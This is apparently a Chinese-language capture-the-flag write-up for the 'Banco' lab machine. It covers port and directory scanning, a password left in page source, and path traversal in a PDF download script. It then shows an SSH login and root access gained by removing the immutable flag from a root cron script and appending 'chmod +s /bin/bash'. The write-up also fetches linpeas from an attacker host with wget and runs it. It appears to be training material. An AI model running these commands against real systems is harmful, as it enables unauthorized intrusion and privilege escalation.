Banco

image

信息搜集

192.168.100.50

端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# rustscan -a 192.168.100.50 -- -A
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 💨

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.
Open 192.168.100.50:22
Open 192.168.100.50:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.100.50
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 12:06 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.00s elapsed
Initiating ARP Ping Scan at 12:06
Scanning 192.168.100.50 [1 port]
Completed ARP Ping Scan at 12:06, 1.42s elapsed (1 total hosts)
Nmap scan report for 192.168.100.50 [host down, received no-response]
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.00s elapsed
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.69 seconds
Raw packets sent: 2 (56B) | Rcvd: 0 (0B)

目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.100.50/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,back,cgi,jpg,json,md -b 401,403,404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.100.50/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404,401
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,back,cgi,jpg,json,md
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html (Status: 200) [Size: 24605]
/javascript (Status: 301) [Size: 361] [--> http://192.168.100.50/javascript/]
/config.php (Status: 200) [Size: 0]
/informes (Status: 301) [Size: 359] [--> http://192.168.100.50/informes/]


在查看index.php的源码的时候发现了凭证泄露

admin:DNASdada11THL

image


有个pdf下载的功能。

image


查看源码知道下载页面是descargar.php​请求方法是POST,参数是archivo,文件名是sobrenosotros.pdf

image


经过测试发现存在本地文件包含和路径遍历

image

查看descargar.php的内容

image

没有泄露什么


查看config.php

image


有个dbsuperscretinfact.json继续查看

image

泄露了用户名和密码。之前我们查看/etc/passwd的时候可以知道有个wvverez用户

提权

ssh连接到root用户

1
2
3
4
5
┌──(root㉿kali)-[~]
└─# ssh root@192.168.100.50
root@192.168.100.50's password:
Permission denied, please try again.
root@192.168.100.50's password:

可能是密码不对或者禁用root ssh登录,那么我们连接普通用户wvverez

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root㉿kali)-[~]
└─# ssh wvverez@192.168.100.50
The authenticity of host '192.168.100.50 (192.168.100.50)' can't be established.
ED25519 key fingerprint is SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:11: [hashed name]
~/.ssh/known_hosts:26: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.50' (ED25519) to the list of known hosts.
wvverez@192.168.100.50's password:
Permission denied, please try again.
wvverez@192.168.100.50's password:
Linux TheHackersLabs-Banco 6.1.0-44-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.164-1 (2026-03-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 20 01:18:14 2026 from 192.168.91.191
wvverez@TheHackersLabs-Banco:~$ id
uid=1001(wvverez) gid=1001(wvverez) grupos=1001(wvverez),100(users)
wvverez@TheHackersLabs-Banco:~$

成功获取到wvverez用户的shell

wvverez -> root

继续尝试登录root

image

可以确定了是密码不对

上传linpeas扫描提权信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
wvverez@TheHackersLabs-Banco:~$ cd /tmp/
wvverez@TheHackersLabs-Banco:/tmp$ ls
systemd-private-cec0c4d3c4ca44b5b5ae5744f329352f-apache2.service-dw0Jjz
systemd-private-cec0c4d3c4ca44b5b5ae5744f329352f-systemd-logind.service-kNsH98
wvverez@TheHackersLabs-Banco:/tmp$ wget http://192.168.100.17/linpeas.sh.1
--2026-07-06 15:15:40-- http://192.168.100.17/linpeas.sh.1
Conectando con 192.168.100.17:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1062554 (1,0M) [application/x-sh]
Grabando a: «linpeas.sh.1»

linpeas.sh.1 100%[=================================================>] 1,01M --.-KB/s en 0,1s

2026-07-06 15:15:41 (7,14 MB/s) - «linpeas.sh.1» guardado [1062554/1062554]

wvverez@TheHackersLabs-Banco:/tmp$ chmod +x linpeas.sh.1
wvverez@TheHackersLabs-Banco:/tmp$ ./linpeas.sh.1


/usr/bin/chattr​ 和 /usr/bin/lsattr是有问题的

image

chattr​ 是 Linux 系统中的一个高级系统管理命令,全称是 ChangeAttributes(修改属性)

在普通的日常权限管理中,即使一个文件被设置为只读(-r--r--r--​),root依然可以通过强行保存或 rm -f 将其删除。

但如果使用 chattr 给文件加了特殊属性,情况就会完全改变

chattr [操作符] [属性] 文件名

  • + :开启某个属性。

  • - :关闭某个属性。

  • i(Immutable,不可变属性)

    • 作用​:一旦文件被设置了 +i​,任何用户(​包括 root​)都不能对它进行修改、覆盖、重命名、删除,也无法创建指向它的硬链接。
    • 解锁​:必须由 root 运行 chattr -i 后,文件才能被正常操作。
  • a(Append Only,只追加属性)

    • 作用:文件不能被覆盖或删除,只允许在文件的末尾不断追加(Append)新内容。
    • 典型用途​:用于防篡改的系统日志(如 /var/log/messages)。

那么我们搜索具有i和a属性的文件

1
2
3
4
wvverez@TheHackersLabs-Banco:~$ lsattr -R / 2>/dev/null | grep -E "^....[ia]"
----i---------e------- /usr/local/bin/backup.sh
/media:
/media/cdrom0:

/usr/local/bin/backup.sh

同时backup.sh又有定时任务在执行且用户是root

image

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
wvverez@TheHackersLabs-Banco:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
# backup.sh - Script para respaldar db.json

BACKUP_DIR="/var/backups"
SOURCE_FILE="/var/www/html/db.json"
DEST_FILE="$BACKUP_DIR/db_backup_$(date +'%Y%m%d_%H%M%S').json"
LOG_FILE="/var/log/backup.log"

mkdir -p "$BACKUP_DIR"

cp "$SOURCE_FILE" "$DEST_FILE" 2>/dev/null

echo "$(date) - Backup creado: $DEST_FILE" >> "$LOG_FILE"

ls -t $BACKUP_DIR/db_backup_*.json 2>/dev/null | tail -n +11 | xargs rm -f 2>/dev/null

查看权限是777权限但是没有权限修改是因为backup.sh具有i属性所以需要使用chattr修改

1
2
3
4
5
6
7
8
wvverez@TheHackersLabs-Banco:~$ ls -al  /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 429 jun 7 12:32 /usr/local/bin/backup.sh
wvverez@TheHackersLabs-Banco:~$ echo "chmod +s /bin/bash" >> /usr/local/bin/backup.sh
-bash: /usr/local/bin/backup.sh: Operación no permitida
wvverez@TheHackersLabs-Banco:~$ /usr/bin/chattr -i /usr/local/bin/backup.sh
wvverez@TheHackersLabs-Banco:~$ lsattr /usr/local/bin/backup.sh
--------------e------- /usr/local/bin/backup.sh
wvverez@TheHackersLabs-Banco:~$ echo "chmod +s /bin/bash" >> /usr/local/bin/backup.sh

取消i属性并且写入提权脚本chmod +s /bin/bash

等待执行

1
2
3
4
5
6
wvverez@TheHackersLabs-Banco:~$ ls -al /bin/bash 
-rwsr-sr-x 1 root root 1265648 sep 7 2025 /bin/bash
wvverez@TheHackersLabs-Banco:~$ /bin/bash -p
bash-5.2# id
uid=1001(wvverez) gid=1001(wvverez) euid=0(root) egid=0(root) grupos=0(root),100(users),1001(wvverez)
bash-5.2#